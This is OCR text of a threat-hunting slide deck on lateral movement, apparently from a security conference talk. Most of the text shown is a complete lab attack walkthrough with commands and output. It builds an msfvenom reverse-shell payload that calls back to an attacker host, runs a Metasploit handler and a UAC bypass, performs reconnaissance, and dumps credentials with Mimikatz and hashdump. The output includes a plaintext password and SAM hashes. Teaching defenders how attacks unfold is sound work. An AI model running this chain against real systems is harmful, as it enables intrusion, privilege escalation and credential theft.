sqrrl

Threat Hunting for Lateral Movement

Corgi Edition

Presented by:

Ryan Nolette – Security Technologist


$whoami

- I am currently the Security Technologist for Sqrrl
- 10+ year veteran of IT, Security Operations, Threat Hunting, Incident Response, Threat Research, and Forensics
- GitHub
  - https://github.com/sonofagl1tch
- Career highlight
  - Time's person of the year 2006

Agenda

- Lateral Movement Overview
  - What is it?
  - Common Techniques
- The Lateral Movement Process
  - Compromise
  - Reconnaissance
  - Credential Theft
  - The Lateral Movement event
- Lateral Movement Threat Hunting
- Q&A

What am I referring to when I say Lateral Movement?



- Techniques that enable attackers to access and control systems within your network
- Leveraged for:
  - Access to specific information or files
  - Remote execution of tools
  - Pivoting to additional systems
  - Access to additional credentials
- Movement across a network from one system to another may be necessary to achieve goals
- Often key to an attacker's capabilities and a piece of a larger set of dependencies

Different Types of Lateral Movement

Logon Scripts

Exploitation of Vulnerability

Remote File Copy

Application Deployment Software

Replication Through Removable Media

Remote Services

Remote Desktop Protocol

Taint Shared Content

Windows Remote Management

Third-party Software

Pass the Hash

Shared Webroot


Windows Admin Shares

Lateral Movement

Successful Lateral Movement

Patient 0 original Infection

Failed Data access from Patient 0



Customer Financial Records

Successful Lateral Movement

Personal

Attacker Life cycle


Infection to Lateral Movement Process

Rinse and Repeat for each system as needed or wanted

Infection

Infection Techniques

- Phishing email
- Drive by
- Exploit kit
- Flash drive



Compromise

Stages

- Infected system checks in with command and control server/s
- Human Attacker gives command to infected system to allow access
- remote shell
- GUI interface options
- Human attacker starts reconnaissance

Reconnaissance

Human Attacker interaction

Examples of recon:

- netstat – see active network connections
- Nmap – network scanner
- Net use – access to resources
- Net user – manage local/domain accounts
- Task list – what processes are running on system

Credential Theft

Tools

- Mimikatz
- Pwdump
- Generic memory dump

Goal

- To gather plaintext credential
- Password hashes
- Elevate your privileges

Lateral Movement

Login to new system


- psexec - shell
- RDP – GUI
- Profit

Infection

Creating the Malicious Payload

```
root@kali:~/Downloads# msfvenom [redacted]platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.1.106 LPORT=31337 [redacted]
[redacted]-f exe -o /tmp/badguy3.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of [redacted]
[redacted]succeeded with size 360 (iteration=0)
[redacted]chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/badguy3.exe
```

Infected Binary



Compromise – Meterpreter Session

```
root@kali:~/Downloads# msfconsole -q
[-] Failed to connect to the database: could not connect to server: Connection refused
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.106:31337
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.1.100
[*] Meterpreter session 1 opened (192.168.1.106:31337 -> 192.168.1.100:51403) at 2017-06-16 10:44:21 -0400

meterpreter >
```

- Communication with the compromised systems and C&C (command and control) servers is established
- Threat actors need to sustain persistent access across the network
- They move laterally within the network and gain higher privileges through the use of different tools

Compromise – discovering privileges

```
meterpreter > getprivs
============================================================
Enabled Process Privileges
============================================================
  SeChangeNotifyPrivilege
  SeIncreaseWorkingSetPrivilege
  SeShutdownPrivilege
  SeTimeZonePrivilege
  SeUndockPrivilege

meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter >
```

Compromise – elevate privileges

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > show sessions

Active sessions
===============

  Id  Type                   Information                  Connection
  --  ----                   -----------                  ----------
  1   meterpreter x86/windows  SECTECHLAB\bjohnson @ WIN7-PC  192.168.1.106:31337 -> 192.168.1.100:51437 (192.168.1.100)

msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set SESSION 1
SESSION => 1
msf exploit(bypassuac) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(bypassuac) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf exploit(bypassuac) > set LPORT 4443
LPORT => 4443
msf exploit(bypassuac) > set TECHNIQUE PSH
TECHNIQUE => PSH
msf exploit(bypassuac) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.106:4443
msf exploit(bypassuac) > [*] Sending stage (957487 bytes) to 192.168.1.100
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Meterpreter session 2 opened (192.168.1.106:4443 -> 192.168.1.100:51436) at 2017-06-16 10:49:13 -0400
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
```

Compromise – confirming elevated privileges

sqrrl

Before elevation

```
meterpreter > getprivs
==========================================
Enabled Process Privileges
==========================================
  SeChangeNotifyPrivilege
  SeIncreaseWorkingSetPrivilege
  SeShutdownPrivilege
  SeTimeZonePrivilege
  SeUndockPrivilege

meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter >
```

After elevation

```
meterpreter > getprivs
==========================================
Enabled Process Privileges
==========================================
  SeBackupPrivilege
  SeChangeNotifyPrivilege
  SeCreateGlobalPrivilege
  SeCreatePagefilePrivilege
  SeCreateSymbolicLinkPrivilege
  SeDebugPrivilege
  SeImpersonatePrivilege
  SeIncreaseBasePriorityPrivilege
  SeIncreaseQuotaPrivilege
  SeIncreaseWorkingSetPrivilege
  SeLoadDriverPrivilege
  SeManageVolumePrivilege
  SeProfileSingleProcessPrivilege
  SeRemoteShutdownPrivilege
  SeRestorePrivilege
  SeSecurityPrivilege
  SeShutdownPrivilege
  SeSystemEnvironmentPrivilege
  SeSystemProfilePrivilege
  SeSystemtimePrivilege
  SeTakeOwnershipPrivilege
  SeTimeZonePrivilege
  SeUndockPrivilege
```

Compromise – migrate to new x64 process

```
meterpreter > execute -f "c:\\windows\\sysnative\\notepad.exe"
Process 2884 created.
meterpreter > migrate 2884
[*] Migrating from 2804 to 2884...
[*] Migration completed successfully.
```

Reconnaissance – User accounts

- To move laterally within a breached network and maintain persistence, attackers obtain information like network hierarchy, services used in the servers and operating systems
- Check the host naming conventions to easily identify specific assets to target
- Utilize this info to map the network and acquire intelligence about their next move

Recon Local Accounts

```
C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            desktopadmin             Guest
win7
```

Recon Domain Accounts

```
C:\Windows\system32>net user /DOMAIN
net user /DOMAIN
The request will be processed at a domain controller for domain sectechlab.net.


User accounts for \\labdc.sectechlab.net

-------------------------------------------------------------------------------
Administrator            bjohnson                 Guest
jsmith                   krbtgt                   master
master_a
```

Reconnaissance – Network

Network settings

```
C:\Windows\system32>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : win7-pc
   Primary Dns Suffix  . . . . . . . : sectechlab.net
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : sectechlab.net

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : sectechlab.net
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-6A-BB-C8
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 192.168.1.100(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Thursday, June 15, 2017 4:19:27 PM
   Lease Expires . . . . . . . . . . : Saturday, June 24, 2017 10:42:21 AM
   Default Gateway . . . . . . . . . : 192.168.1.1
   DHCP Server . . . . . . . . . . . : 192.168.1.1
   DNS Servers . . . . . . . . . . . : 192.168.1.1
   Primary WINS Server . . . . . . . : 192.168.1.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Mounted Drives

```
C:\Windows\system32>net use
net use
New connections will be remembered.

There are no entries in the list.
```

Check ARP table

```
C:\Windows\system32>ARP -a
ARP -a

Interface: 192.168.1.100 --- 0xb
  Internet Address      Physical Address      Type
  192.168.1.1           00-0c-29-34-42-0a     dynamic
  192.168.1.4           00-0c-29-ea-27-03     dynamic
  192.168.1.106         00-0c-29-3a-2b-9f     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Reconnaissance – Processes

sqrrl

Running Processes

```
C:\Windows\system32>tasklist
tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0        968 K
smss.exe                       316 Services                   0      1,120 K
csrss.exe                      396 Services                   0      4,192 K
wininit.exe                    448 Services                   0      4,392 K
csrss.exe                      456 Console                    1      9,332 K
winlogon.exe                   512 Console                    1      6,736 K
services.exe                   540 Services                   0     12,260 K
lsass.exe                      560 Services                   0     11,852 K
lsm.exe                        568 Services                   0      4,140 K
svchost.exe                    680 Services                   0      9,388 K
vmacthlp.exe                   740 Services                   0      4,132 K
svchost.exe                    788 Services                   0      8,436 K
svchost.exe                    860 Services                   0     17,256 K
svchost.exe                    916 Services                   0     70,500 K
svchost.exe                    960 Services                   0     32,484 K
svchost.exe                    416 Services                   0     13,044 K
svchost.exe                   1028 Services                   0     15,276 K
spoolsv.exe                   1128 Services                   0     11,308 K
svchost.exe                   1160 Services                   0     13,956 K
cb.exe                        1284 Services                   0     36,704 K
svchost.exe                   1372 Services                   0      9,164 K
VGAuthService.exe             1492 Services                   0     10,332 K
vmtoolsd.exe                  1580 Services                   0     20,020 K
svchost.exe                   1904 Services                   0      6,120 K
WmiPrvSE.exe                  1236 Services                   0     14,664 K
dllhost.exe                   1088 Services                   0     11,180 K
msdtc.exe                     2148 Services                   0      8,020 K
svchost.exe                   2380 Services                   0     31,940 K
taskhost.exe                  2696 Console                    1      7,100 K
dwm.exe                       2748 Console                    1      5,212 K
explorer.exe                  2780 Console                    1     48,768 K
vmtoolsd.exe                  2900 Console                    1     10,624 K
SearchIndexer.exe             3020 Services                   0     16,348 K
notepad.exe                   1792 Console                    1     10,736 K
cmd.exe                       1292 Console                    1      2,700 K
conhost.exe                    168 Console                    1      4,976 K
notepad.exe                   1532 Console                    1     10,768 K
badguy3.exe                    868 Console                    1      9,408 K
notepad.exe                   2884 Console                    1     13,564 K
cmd.exe                       3000 Console                    1      2,836 K
conhost.exe                   1604 Console                    1      4,412 K
tasklist.exe                   912 Console                    1      5,588 K
```

Processes with Network Connections

```
meterpreter > netstat

Connection list
===============

    Proto  Local address          Remote address        State        User  Inode  PID/Program name
    -----  -------------          --------------        -----        ----  -----  ----------------
    tcp    0.0.0.0:135            0.0.0.0:*             LISTEN       0     0      788/svchost.exe
    tcp    0.0.0.0:445            0.0.0.0:*             LISTEN       0     0      4/System
    tcp    0.0.0.0:5357           0.0.0.0:*             LISTEN       0     0      4/System
    tcp    0.0.0.0:49152          0.0.0.0:*             LISTEN       0     0      448/wininit.exe
    tcp    0.0.0.0:49153          0.0.0.0:*             LISTEN       0     0      860/svchost.exe
    tcp    0.0.0.0:49154          0.0.0.0:*             LISTEN       0     0      960/svchost.exe
    tcp    0.0.0.0:49170          0.0.0.0:*             LISTEN       0     0      560/lsass.exe
    tcp    0.0.0.0:49174          0.0.0.0:*             LISTEN       0     0      540/services.exe
    tcp    0.0.0.0:49175          0.0.0.0:*             LISTEN       0     0      1904/svchost.exe
    tcp    192.168.1.100:139      0.0.0.0:*             LISTEN       0     0      4/System
    tcp    192.168.1.100:51437    192.168.1.106:31337   ESTABLISHED  0     0      868/badguy3.exe
    tcp    192.168.1.100:51571    192.168.1.4:443       TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.1.100:51572    192.168.1.4:443       TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.1.100:51573    192.168.1.4:443       TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.1.100:51574    192.168.1.4:443       TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.1.100:51575    192.168.1.4:443       TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.1.100:51576    192.168.1.4:443       TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.1.100:51577    192.168.1.4:443       TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.1.100:51578    192.168.1.4:443       TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.1.100:51579    192.168.1.1:135       TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.1.100:51580    192.168.1.1:49157     TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.1.100:51581    192.168.1.4:443       TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.1.100:51582    192.168.1.4:443       TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.1.100:51583    192.168.1.4:443       TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.1.100:51584    192.168.1.4:443       TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.1.100:51585    192.168.1.4:443       TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.1.100:51586    192.168.1.4:443       TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.1.100:51587    192.168.1.4:443       TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.1.100:51588    192.168.1.4:443       TIME_WAIT    0     0      0/[System Process]
    tcp6   :::135                 :::*                  LISTEN       0     0      788/svchost.exe
    tcp6   :::445                 :::*                  LISTEN       0     0      4/System
    tcp6   :::5357                :::*                  LISTEN       0     0      4/System
    tcp6   :::49152               :::*                  LISTEN       0     0      448/wininit.exe
    tcp6   :::49153               :::*                  LISTEN       0     0      860/svchost.exe
    tcp6   :::49154               :::*                  LISTEN       0     0      960/svchost.exe
    tcp6   :::49170               :::*                  LISTEN       0     0      560/lsass.exe
    tcp6   :::49174               :::*                  LISTEN       0     0      540/services.exe
    tcp6   :::49175               :::*                  LISTEN       0     0      1904/svchost.exe
    udp    0.0.0.0:123            0.0.0.0:*                          0     0      416/svchost.exe
    udp    0.0.0.0:500            0.0.0.0:*                          0     0      960/svchost.exe
    udp    0.0.0.0:3702           0.0.0.0:*                          0     0      1372/svchost.exe
    udp    0.0.0.0:3702           0.0.0.0:*                          0     0      1372/svchost.exe
    udp    0.0.0.0:4500           0.0.0.0:*                          0     0      960/svchost.exe
    udp    0.0.0.0:5355           0.0.0.0:*                          0     0      1028/svchost.exe
    udp    0.0.0.0:57548          0.0.0.0:*                          0     0      1372/svchost.exe
    udp    127.0.0.1:49476        0.0.0.0:*                          0     0      560/lsass.exe
    udp    127.0.0.1:57547        0.0.0.0:*                          0     0      1028/svchost.exe
    udp    127.0.0.1:61288        0.0.0.0:*                          0     0      960/svchost.exe
    udp    192.168.1.100:137      0.0.0.0:*                          0     0      4/System
    udp    192.168.1.100:138      0.0.0.0:*                          0     0      4/System
    udp6   :::123                 :::*                               0     0      416/svchost.exe
    udp6   :::500                 :::*                               0     0      960/svchost.exe
    udp6   :::3702                :::*                               0     0      1372/svchost.exe
    udp6   :::3702                :::*                               0     0      1372/svchost.exe
    udp6   :::4500                :::*                               0     0      960/svchost.exe
    udp6   :::57549               :::*                               0     0      1372/svchost.exe
```

Nmap network the host is on

```
msf auxiliary(tcp) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(tcp) > set PORTS 139,445
PORTS => 139,445
msf auxiliary(tcp) > set THREADS 50
THREADS => 50
msf auxiliary(tcp) > run

[*] 192.168.1.1:          - 192.168.1.1:445 - TCP OPEN
[*] 192.168.1.10:         - 192.168.1.10:445 - TCP OPEN
[*] 192.168.1.10:         - 192.168.1.10:139 - TCP OPEN
[*] Scanned  32 of 256 hosts (12% complete)
[*] Scanned  52 of 256 hosts (20% complete)
[*] 192.168.1.100:        - 192.168.1.100:139 - TCP OPEN
[*] 192.168.1.100:        - 192.168.1.100:445 - TCP OPEN
[*] 192.168.1.102:        - 192.168.1.102:139 - TCP OPEN
[*] 192.168.1.104:        - 192.168.1.104:139 - TCP OPEN
[*] 192.168.1.104:        - 192.168.1.104:445 - TCP OPEN
[*] 192.168.1.102:        - 192.168.1.102:445 - TCP OPEN
[*] Scanned  77 of 256 hosts (30% complete)
[*] Scanned 104 of 256 hosts (40% complete)
[*] Scanned 130 of 256 hosts (50% complete)
[*] Scanned 154 of 256 hosts (60% complete)
[*] Scanned 185 of 256 hosts (72% complete)
[*] Scanned 205 of 256 hosts (80% complete)
[*] Scanned 237 of 256 hosts (92% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Credential Theft

- Once threat actors identify other “territories” they need to access, the next step is to gather login credentials
- Using gathered information, threat actors move to new territories within the network and widen their control
- These activities are often unnoticed by IT administrators, since they only check failed logins without tracking the successful ones

Running Mimikatz

```
meterpreter > load mimikatz
Loading extension mimikatz...
[!] Loaded x86 Mimikatz on an x64 architecture.
success.
```

Recover the Kerberos Hashes

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID    Package    Domain        User          Password
------    -------    ------        ----          --------
0;997     Negotiate  NT AUTHORITY  LOCAL SERVICE
0;79473   NTLM
0;996     Negotiate  SECTECHLAB    WIN7-PC$      +L/>GRe[l>h*,Ev;x&O s0$djUKOq:c9oyKZ FxN*WcZ.X0WCYAk@ry'7fb<6y\_lW-YkQ6E!AtTq $fvc P
LY56J#dh`L%(aG7Hk?:qqG47&H8c)Oom[R9
0;999     Negotiate  SECTECHLAB    WIN7-PC$      +L/>GRe[l>h*,Ev;x&O s0$djUKOq:c9oyKZ FxN*WcZ.X0WCYAk@ry'7fb<6y\_lW-YkQ6E!AtTq $fvc P
LY56J#dh`L%(aG7Hk?:qqG47&H8c)Oom[R9
0;624470  Kerberos   SECTECHLAB    bjohnson      test123!
0;624414  Kerberos   SECTECHLAB    bjohnson      test123!
```

Recover SAM hashes

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > run hashdump

[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[!] Example: run post/windows/gather/smart_hashdump OPTION=value [...]
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY e3a4ce782f1949f9324c988b8d04308e...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

win7:"m"

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
win7:1000:aad3b435b51404eeaad3b435b51404ee:6d3986e540a63647454a50e26477ef94:::
desktopadmin:1002:aad3b435b51404eeaad3b435b51404ee:5409776143091b4ecf5d0f3e23e1a0c5:::
```

